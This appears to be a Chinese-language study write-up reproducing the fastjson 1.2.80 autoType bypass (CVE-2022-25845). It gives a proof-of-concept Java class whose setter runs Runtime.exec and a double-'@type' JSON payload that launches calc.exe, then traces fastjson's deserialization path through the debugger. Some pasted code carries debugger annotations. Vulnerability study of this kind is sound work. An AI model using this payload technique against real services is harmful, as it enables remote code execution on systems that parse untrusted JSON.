复现的第一个CVE，学习记录一下

fastjson版本：1.2.80

jdk：jdk11

开启autotype——基于黑名单来实现安全，但黑名单相比于白名单更加容易绕过

关闭autotype——基于白名单来实现安全，需要bypass autotype的默认策略，然后实现对任意类的调用

开启autotype的方法

https://github.com/alibaba/fastjson/wiki/enable_autotype

这里重点关注对autotype功能打开的方法（有两种）

1. jvm的启动参数

```
-D fastjson.parser.autoTypeSupport=true
```

2. 在代码当中设置

```
ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
```

第一种方法：

在`com.alibaba.fastjson.parser.ParserConfig`当中

```
public class ParserConfig {

    public static final String    DENY_PROPERTY_INTERNAL    = "fastjson.parser.deny.internal";
    public static final String    DENY_PROPERTY             = "fastjson.parser.deny";
    public static final String    AUTOTYPE_ACCEPT           = "fastjson.parser.autoTypeAccept";
    public static final String    AUTOTYPE_SUPPORT_PROPERTY = "fastjson.parser.autoTypeSupport";
    public static final String    SAFE_MODE_PROPERTY        = "fastjson.parser.safeMode";
```

赋值完毕之后，获取jvm启动的参数，然后将该参数的值赋予给property属性

```
    {
        String property = IOUtils.getStringProperty(AUTOTYPE_SUPPORT_PROPERTY);
        AUTO_SUPPORT = "true".equals(property);
    }
```

`AUTO_SUPPORT`和property属性进行true（打开）或者false（不打开）的比较

然后赋值给`autoTypeSupport`变量

```
    private boolean                             autoTypeSupport      = AUTO_SUPPORT;
    private long[]                              internalDenyHashCodes;
    private long[]                              denyHashCodes;
    private long[]                              acceptHashCodes;
```

之后autoTypeSupport变量会在`checkAutoType`函数当中使用，用来判断使用的类在黑名单还是白名单当中（不过在这个版本当中，autoTypeSupport的值如果是false的话，是会连白名单和黑名单一起检查的）

```
1336    public Class<?> checkAutoType(String typeName, Class<?> expectClass) {
1337        return checkAutoType(typeName, expectClass, JSON.DEFAULT_PARSER_FEATURE);
1338    }
1339
1340    public Class<?> checkAutoType(String typeName, Class<?> expectClass, int features) {
1341        if (typeName == null) {
1342            return null;
1343        }
1344
1345        if (autoTypeCheckHandlers != null) {
1346            for (AutoTypeCheckHandler h : autoTypeCheckHandlers) {
1347                Class<?> type = h.handler(typeName, expectClass, features);
1348                if (type != null) {
```

```
1467        if (!autoTypeSupport) {
1468            long hash = h3;
1469            for (int i = 3; i < className.length(); ++i) {
1470                char c = className.charAt(i);
1471                hash ^= c;
1472                hash *= fnv1a_64_magic_prime;
1473
1474                if (Arrays.binarySearch(denyHashCodes, hash) >= 0) {
1475                    throw new JSONException("autoType is not support. " + typeName);
1476                }
1477
1478                // white list
1479                if (Arrays.binarySearch(acceptHashCodes, hash) >= 0) {
1480                    clazz = TypeUtils.loadClass(typeName, defaultClassLoader,  cache: true);
1481
1482                    if (clazz == null) {
1483                        return expectClass;
1484                    }
1485
1486                    if (expectClass != null && expectClass.isAssignableFrom(clazz)) {
```

第二种方法：

还是在同一个class里面，最终调用的是这个方法

```
583    public void setAutoTypeSupport(boolean autoTypeSupport) { this.autoTypeSupport = autoTypeSupport; }
586
587    public boolean isAsmEnable() {
588        return asmEnable;
589    }
```

payload

用intellj idea创建新的maven项目

```
<dependencies>
        <dependency>
            <groupId>com.alibaba</groupId>
            <artifactId>fastjson</artifactId>
            <version>1.2.80</version>
        </dependency>
    </dependencies>
```

然后准备两个java文件


Poc类作为Error类的扩展

```
package org.example;

import java.io.IOException;


public class Poc extends Error {
    public void setName(String str){
        try {
            Runtime.getRuntime().exec(str);
        }catch (IOException e){
            e.printStackTrace();
        }
    }
}
```

PocDemo作为启动程序类，利用json数据，JSON.parse来实现对Poc类的调用（注意包的命名空间）

```
package org.example;

import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.ParserConfig;

import java.io.IOException;

public class PocDemo {
    public static void main(String[] args) throws IOException {
        String json = "
{\"@type\":\"java.lang.Exception\",\"@type\":\"org.example.Poc\",\"name\":\"calc
.exe\"}";
        JSON.parseObject(json);
        JSON.parse(json);
        //Runtime.getRuntime().exec("calc.exe");

    }
}
```

成功实现利用



接下来根据一个参考文章来复现

https://jfrog.com/blog/cve-2022-25845-analyzing-the-fastjson-auto-type-bypass-rce-vulnerability/

https://www.freebuf.com/vuls/339752.html

大致的流程如下

本文这里用的是JSON.parseObject（当然，JSON.parse也是类似的）

和上述的文章结合了一下，总结出了一个大致的运行顺序

`JSON.parseObject`

```
no usages
public static void main(String[] args) throws IOException {  args: []
    String json = "{\"@type\":\"java.lang.Exception\",\"@type\":\"org.example.Poc\",\"name\":\"calc.exe\"}";  json: "{"@type":"java.lang.Exception","@typ
    JSON.parseObject(json);  json: "{"@type":"java.lang.Exception","@type":"org.example.Poc","name":"calc.exe"}"
    //JSON.parse(json);
    //Runtime.getRuntime().exec("calc.exe");
```

parse嵌套

```
public static JSONObject parseObject(String text) {
    Object obj = parse(text);  text: "{"@type":"java.lang.Exception","@type":"org.example.Poc","name":"calc.exe"}"
    if (obj instanceof JSONObject) {
        return (JSONObject) obj;
    }
```

```
public static Object parse(String text) {
    return parse(text, DEFAULT_PARSER_FEATURE);  text: "{"@type":"java.lang.Exception","@type":"org.example.Poc","name":"calc.exe"}"
}
```

```
public static Object parse(String text, int features) {  features: 989
    return parse(text, ParserConfig.getGlobalInstance(), features);  features: 989
}
```

```
public static Object parse(String text, ParserConfig config, int features) {  config: ParserConfig@943  features: 989
    if (text == null) {
        return null;
    }

    DefaultJSONParser parser = new DefaultJSONParser(text, config, features);  config: ParserConfig@943  features: 989
    Object value = parser.parse();

    parser.handleResovleTask(value);

    parser.close();

    return value;
}
```

DefaultJSONParser构造方法赋值完之后，在原来的parse函数当中执行`parser.parse()`


```
public DefaultJSONParser(final Object input, final JSONLexer lexer, final ParserConfig config){  input: "{"@type":"java.lang.Exception","@type":"org.example.Poc","name":"calc.exe"}"  lexer: JSONScanner@961
    this.lexer = lexer;  lexer: JSONScanner@961
    this.input = input;  input: "{"@type":"java.lang.Exception","@type":"org.example.Poc","name":"calc.exe"}"  input: "{"@type":"java.lang.Exception","@type":"org.example.Poc","name":"calc.exe"}"
    this.config = config;  config: ParserConfig@942
    this.symbolTable = config.symbolTable;  config: ParserConfig@942  symbolTable: SymbolTable@963

    int ch = lexer.getCurrent();  ch: 123
    if (ch == '{') {  ch: 123
        lexer.next();
        ((JSONLexerBase) lexer).token = JSONToken.LBRACE;  lexer: JSONScanner@961
    } else if (ch == '[') {
```

```
public Object parse(Object fieldName) {  fieldName: null
    final JSONLexer lexer = this.lexer;  lexer: JSONScanner@961  lexer: JSONScanner@961
    switch (lexer.token()) {
        case SET:
            lexer.nextToken();
            HashSet<Object> set = new HashSet<>();
            parseArray(set, fieldName);
            return set;
        case TREE_SET:
            lexer.nextToken();
            TreeSet<Object> treeSet = new TreeSet<>();
            parseArray(treeSet, fieldName);
            return treeSet;
        case LBRACKET:
            Collection array = isEnabled(Feature.UseNativeJavaObject)
                    ? new ArrayList()
                    : new JSONArray();
            parseArray(array, fieldName);  fieldName: null
            if (lexer.isEnabled(Feature.UseObjectArray)) {  lexer: JSONScanner@961
                return array.toArray();
            }
            return array;
        case LBRACE:
            Map object = isEnabled(Feature.UseNativeJavaObject)
                ? lexer.isEnabled(Feature.OrderedField)
                ? new HashMap()
                : new LinkedHashMap()
```

```
1423                return array;
1424            case LBRACE:
1425                Map object = isEnabled(Feature.UseNativeJavaObject)  object:  size = 0
1426                    ? lexer.isEnabled(Feature.OrderedField)
1427                    ? new HashMap()
1428                    : new LinkedHashMap()
1429                    : new JSONObject(lexer.isEnabled(Feature.OrderedField));  lexer: JSONScanner@961
1430                return parseObject(object, fieldName);  fieldName: null  object:  size = 0
1431    //          case LBRACE: {
```


接下来执行`DefaultJSONParser.parseObject(final Map object, Object fieldName)`方法，其中用key的值和`JSON.DEFAULT_TYPE_KEY`进行比较，如果符合条件则执行该if语句块的内容，if语句块当中执行了`ParserConfig.checkAutoType`

```
315             if (key == JSON.DEFAULT_TYPE_KEY  key: "@type"
316                     && !lexer.isEnabled(Feature.DisableSpecialKeyDetect)) {  lexer: JSONScanner@961
317                 String ty + "@type"  er.scanSymbol(symbolTable,  quote: '"');
318
319                 if (lexer.isEnabled(Feature.IgnoreAutoType)) {
320                     continue;
321                 }
322
323                 Class<?> clazz = null;
324                 if (object != null = true
325                         && object.getClass().getName().equals(typeName)) {
326                     clazz = object.getClass();
327                 } else if ("java.util.HashMap".equals(typeName)) {
328                     clazz = java.util.HashMap.class;
329                 } else if ("java.util.LinkedHashMap".equals(typeName)) {
330                     clazz = java.util.LinkedHashMap.class;
331                 } else {
332
333                     boolean allDigits = true;
```



`ParserConfig.checkAutoType`当中，定义了类的白名单和黑名单，在这个版本的Fastjson当中，我们需要对它们进行绕过处理

最终返回clazz变量，值为`class java.lang.Exception`




然后执行`ParserConfig.getDeserializer(Type type)`


`ParserConfig.getDeserializer(Class clazz, Type type)` -> `ThrowableDeserializer.ThrowableDeserializer`

在上述的getDeserializer当中，判断clazz是否属于Throwable类的子类


，若是，则将deserializer定义为ThrowableDeserializer类对象（在本例当中符合条件）




deserializer的值返回之后，执行`ThrowableDeserializer.deserialze`




然后再执行一次`ParserConfig.checkAutoType(String typeName, Class expectClass, int features)`，typename的值为`org.example.Poc`，即为我们自己构造的恶意类




接着调用`ThrowableDeserializer.createException`






然后调用`FieldDeserializer.setValue`



```
        if (exBeanDeser != null) {
            for (Map.Entry<String, Object> entry : otherValues.entrySet()) {  entry: "name" -> "calc.exe"   otherValues:  size = 1
                String key = entry.getKey();  key: "name"
                Object value = entry.getValue();  entry: "name" -> "calc.exe"   value: "calc.exe"

                FieldDeserializer fieldDeserializer = exBeanDeser.getFieldDeserializer(key);  exBeanDeser: ThrowableDeserializer@1455   key: "name"   fieldDeserializer: DefaultFieldDeserializer
                if (fieldDeserializer != null) {
                    FieldInfo fieldInfo = fieldDeserializer.fieldInfo;  fieldInfo: "name"
                    if (!fieldInfo.fieldClass.isInstance(value)) {
                        value = TypeUtils.cast(value, fieldInfo.fieldType, parser.getConfig());  parser: DefaultJSONParser@947   fieldInfo: "name"
                    }
                    fieldDeserializer.setValue(ex, value);  ex: "org.example.Poc"   value: "calc.exe"   fieldDeserializer: DefaultFieldDeserializer@1495
                }
            }
        }
    }

    return (T) ex;
}
```

最后一步为setValue当中的`method.invoke(object, value)`，利用反射机制来调用方法。其中method是Poc类当中的`setName`（注意得是setter方法）



```
                }
                if (collection != null && value != null) {
                    String collectionClassName = collection.getClass().getName();

                    if (collection == Collections.emptySet()
                            || collection == Collections.emptyList()
                            || collectionClassName == "java.util.ImmutableCollections$ListN"
                            || collectionClassName == "java.util.ImmutableCollections$List12"
                            || collectionClassName.startsWith("java.util.Collections$Unmodifiable")) {
                        // skip
                        return;
                    }

                    if (!collection.isEmpty()) {
                        collection.clear();
                    } else if (((Collection) value).isEmpty()) {
                        return; //skip
                    }


                    if (collectionClassName.equals("kotlin.collections.EmptyList")
                            || collectionClassName.equals("kotlin.collections.EmptySet")) {
                        degradeValueAssignment(fieldInfo.field, method, object, value);
                        return;
                    }
                    collection.addAll((Collection) value);
                } else if (collection == null && value != null) {
                    degradeValueAssignment(fieldInfo.field, method, object, value);  fieldInfo: "name"
                }
            }
        } else {
            method.invoke(object, value);  object: "org.example.Poc"   value: "calc.exe"   method: "public void org.example.Poc.setName(java.lang.String)"
        }
    } else {
        final Field field = fieldInfo.field;

        if (fieldInfo.getOnly) {
            if (fieldInfo.fieldClass == AtomicInteger.class) {
                AtomicInteger atomic = (AtomicInteger) field.get(object);
                if (atomic != null) {
```